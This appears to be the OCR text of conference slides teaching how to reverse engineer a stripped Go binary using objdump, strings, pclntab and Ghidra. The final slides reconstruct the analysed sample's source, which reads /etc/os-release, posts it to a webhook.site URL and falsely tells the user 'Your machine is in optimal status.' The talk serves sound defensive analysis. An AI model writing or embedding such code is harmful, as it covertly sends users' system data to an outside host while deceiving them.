8    c := divide(a, b)
9    fmt.Println(c)
10 }
11
12 func divide(x, y int) int {
13   return x / y
14 }
```



The Rosetta Stone of Go

pclntab

The pclntab ⚙

- It maps the two worlds:
  - Raw machine code memory addresses (**0x401a3b**)
  - Original source code file and line numbers (**main.go:42**)
- It contains:
  - Functions metadata, file/line tables, Stack frame info
- Go stack traces, profiling (pprof), and debuggers (Delve) rely on


X-Ray Vision

go tool objdump

go tool objdump ☼

- Go’s built-in disassembler
- CPU instructions => human-readable Assembly language
- **pclntab** used to connect the generated Assembly to your source code
- **objdump** looks at the final stage of the compilation: **Machine Code**
- Used for:
  - Understand compiler optimizations
  - Check dead code elimination and inlining
  - Debug low-level CPU architecture issues

go tool objdump -s "main.main" secure_binary > full.txt



go tool objdump -s "main.main" secure_binary | grep "CALL" > call.txt

/call.txt

```
1    main.go:14     0x631740     e81bb9ffff     CALL os/exec.Command(SB)
2    main.go:14     0x631745     e8f6e4ffff     CALL os/exec.(*Cmd).Output(SB)
3    main.go:19     0x631769     e8f289deff     CALL runtime.newobject(SB)
4    reader.go:159    0x63177a     e8e189deff     CALL runtime.newobject(SB)
5    reader.go:159    0x6317a2     e8b9d6e4ff     CALL runtime.gcWriteBarrier1(SB)
6    main.go:20     0x6317e9     e8b2c9fbff     CALL net/http.(*Client).Post(SB)
7    print.go:314     0x631826     e8b593eaff     CALL fmt.Fprintln(SB)
8    main.go:22     0x631838     e86357e4ff     CALL runtime.gopanic(SB)
9    main.go:16     0x631844     e85757e4ff     CALL runtime.gopanic(SB)
10   main.go:12     0x63184a     e851b7e4ff     CALL runtime.morestack_noctxt.abi0(SB)
11
```

If there's an HTTP POST request...

... there must be an URL!

Let’s look into the .rodata section



What is it?

- It’s a specific section of the compiled binary
- Contains **r**ead-**o**nly **data** (.rodata) as bytes
- Contains: user-defined literals, Go Stdlib & Go runtime literals
- Go string variables are just a 16-byte struct (pointer + length)
- Tools, such as **strings**, scrape the .rodata section
- String literals in the .rodata section are in the final binary…
- … and **unencrypted** by default!

strings ./secure_binary | grep "https://"

/low_hanging_fruit.txt

```
1  bubbleb4050a850c04b3abf54132565044b0b7d7bfd8ba270b39432355ffb4b70e0cbd6bb4bf7f321390b94a03c
   1d356c21122343280d6115c1d21bd376388b5f723fb4c22dfe6cd4375a05a07476444d5819985007e34x509:
2  subject key identifier incorrectly marked criticalx509: internal error: empty chain when ap
   pending CA certcrypto/cipher: internal error:
3  generic CBC used with AEShttps://webhook.site/1bd16025-fe2c-4363-8c8f-7155a131c484ttp2: TL
   S conn unexpectedly found in unencrypted handoffcannot run executable found relative to cur
   rent directory (set GODEBUG=execwait=2 to capture stacks for debugging)
4  sync: WaitGroup misuse: Add called concurrently with Waitsync: WaitGroup.Add called from mu
   ltiple synctest bubblestls: Ed25519 public keys are not supported before TLS 1.2received re
   cord with version %x when expecting version
5  %xtls: server sent an unnecessary HelloRetryRequest messagetls: server selected an invalid
```

We spotted a weird URL



99% of binaries are stripped...

... are we screwed?

No, we aren't 👻




- go build -ldflags="-s -w" main.go
- **.rodata** section survives completely
- **pclntab** section survives completely
- **go tool objdump** works completely

Back to the HTTP POST request...

... what data are we leaking?

Milestone 5


Trust nothing - The Journey



We still have two questions left...


- ❑ The command that is executed
- ❑ Confirm the truth of our hypotheses

Let’s welcome our fellow assistant 👾




What is it?

- **NSA** originally developed it
- **Free, open-source** reverse engineering framework
- Bridge the gap between compiled code and readable pseudo-code
- Provide auto-analyze feature
- Offers an intuitive GUI somewhat similar to an IDE
- Let’s see the landing page 


CodeBrowser: secure_binary:/secure_binary
File Edit Analysis BSim Graph Navigation Search Select Tools Window Help
Program Trees
secure_binary
Listing: secure_binary
Decompile: main.main - (secure_binary)
Program Tree ×
DWARF ×
Symbol Tree
Exports
main.main
Namespaces
main
main.main
main.main___funcdata
main.main___funcdata___array
main.main___funcdata___pcdata
Filter: main.main
Data Type Manager
Data Types
BuiltInTypes
secure_binary
Filter:
main.main
Console - Scripting

main.main


```
                main::main.main                         XREF[6]:  Entry Point(*),
                                                                  runtime.main:004441fb(c),
                                                                  0063184f(j), 0072d588(*),
                                                                  008bdd28(*), 0092f258(*)
                main.go:12 (14)
00631700 49 3b      CMP     RSP,qword ptr [R14 + 0x10]=>CURRENT_...
         66 10
00631704 0f 86      JBE     LAB_0063184a
         40 01
         00 00
0063170a 55         PUSH    RBP
0063170b 48 89 e5   MOV     RBP,RSP
                main.go:12 (4)
0063170e 48 83      SUB     RSP,0x78
         ec 78
                main.go:14 (9)
00631712 48 c7      MOV     qword ptr [RSP + local_18],0xf
         44 24
         68 0f ...
                main.go:14 (37)
0063171b 48 8d      LEA     RDX,[DAT_0071328e]                = 2Fh     /
         15 6c
         1b 0e 00
00631722 48 89      MOV     qword ptr [RSP + local_20],RDX=>DAT_... = 2Fh     /
         54 24 60
00631727 48 8d      LEA     RAX,[s_cat_007103fe]              = "cat"
         05 d0
         ec 0d 00
0063172e bb 03      MOV     EBX,0x3
         00 00 00
00631733 48 8d      LEA     RCX=>local_20,[RSP + 0x60]
         4c 24 60
00631738 bf 01      MOV     EDI,0x1
         00 00 00
0063173d 48 89 fe   MOV     RSI,RDI
                main.go:14 (5)
00631740 e8 1b      CALL    os/exec::os/exec.Command          os/exec.Cmd * os/exec.Com...
         b9 ff ff
                main.go:14 (5)
00631745 e8 f6      CALL    os/exec::os/exec.(*Cmd).Output    multireturn{[]uint8;error...
         e4 ff ff
```





DAT_0071328e

```
                    DAT_0071328e                                XREF[2]:  main.main:0063171b(*),
                                                                          main.main:00631722(*)
0071328e 2f         ??         2Fh    /
0071328f 65         ??         65h    e
00713290 74         ??         74h    t
00713291 63         ??         63h    c
00713292 2f         ??         2Fh    /
00713293 6f         ??         6Fh    o
00713294 73         ??         73h    s
00713295 2d         ??         2Dh    -
00713296 72         ??         72h    r
00713297 65         ??         65h    e
00713298 6c         ??         6Ch    l
00713299 65         ??         65h    e
0071329a 61         ??         61h    a
0071329b 73         ??         73h    s
0071329c 65         ??         65h    e
```



DAT_0071328e (string)

```
                    s_/etc/os-release_0071328e                XREF[2]:  main.main:0063171b(*),
                                                                        main.main:00631722(*)
0071328e 2f 65           ds       "/etc/os-release"
         74 63
         2f 6f …
```

```
31  local_18 = 0xf;
32  local_20 = "/etc/os-release";
33  name.len = 3;
34  name.str = "cat";
35  arg.len = 1;
36  arg.array = (string *)&local_20;
37  arg.cap = 1;
38  self = os/exec::os/exec.Command(name,arg);
39  mVar3 = os/exec::os/exec.(*Cmd).Output(self);
40  if (mVar3.~r1.tab != (error_itab *)0x0) {
41    e_00.data = mVar3.~r1.data;
42    e_00.tab = (interface {}_itab *)(mVar3.~r1.tab)->Type;
43                    /* WARNING: Subroutine does not return */
44    runtime::runtime.gopanic(e_00);
45  }
46  local_10 = runtime::runtime.newobject(&net/http::net/http.Client___Struct_type.Type);
47  pbVar1 = runtime::runtime.newobject(&bytes::bytes.Reader___Struct_type.Type);
48  (pbVar1->s).len = mVar3.~r0.len;
49  (pbVar1->s).cap = mVar3.~r0.cap;
50  (pbVar1->s).array = mVar3.~r0.array;
51  pbVar1->i = 0;
52  pbVar1->prevRune = -1;
53  net/http::net/http.(*Client).Post(local_10);
54  if (extraout_RBX != 0) {
55    e.data = extraout_RCX;
56    e.tab = *(interface {}_itab **)(extraout_RBX + 8);
57                    /* WARNING: Subroutine does not return */
58    runtime::runtime.gopanic(e);
59  }
```

Questions solved!


- ✓ The command that is executed
- ✓ Confirm the truth of our hypotheses

Are you ready?



Milestone 6

Trust nothing - The Journey



cmd/plain/main.go

```go
func main() {
  // run the os.Command
  result, err := exec.Command("cat", "/etc/os-release").Output()
  if err != nil {
    panic(err)
  }
  // send the output to the webhook
  client := http.Client{}
  _, err = client.Post(
"https://webhook.site/1bd16025-fe2c-4363-8c8f-7155a131c484",
"application/text", bytes.NewReader(result))
  if err != nil {
    panic(err)
  }
  // print the result
  fmt.Println("Your machine is in optimal status.")
}
```

What we saw? 🙈

- Metadata reading with **go.buildinfo** (structural analysis)
- Runtime observation thanks to **eBPF**
- Understanding of the **M:N scheduler**
- Static analysis with **pclntab**, **go tool objdump**
- Discovered what survives and what doesn’t after **stripping**
- Visual confirmation via **Ghidra**


Something you might want to check

- https://internals-for-interns.com/ (Go internals and muuuch more)
- https://go.dev/blog/slices-intro
- https://go.dev/doc/asm (Go's Assembler)
- https://youtu.be/YHRO5WQGh0k (M:N scheduler)
- https://ebpf.io/what-is-ebpf/, https://ebpf-go.dev/
- https://github.com/NationalSecurityAgency/ghidra

Lessons Learned 👊

- No need to be an Assembly expert
- No need to be a Malware Analyst
- Go binaries are chatty
- … also when stripped
- Find your hooks (syscalls)
- Follow the breadcrumbs…
- … have fun 🥳


GitHub Repository



https://github.com/ossan-dev/golab-2026

Ready to decompile your first binary?

Thank you



https://linktr.ee/ossandev

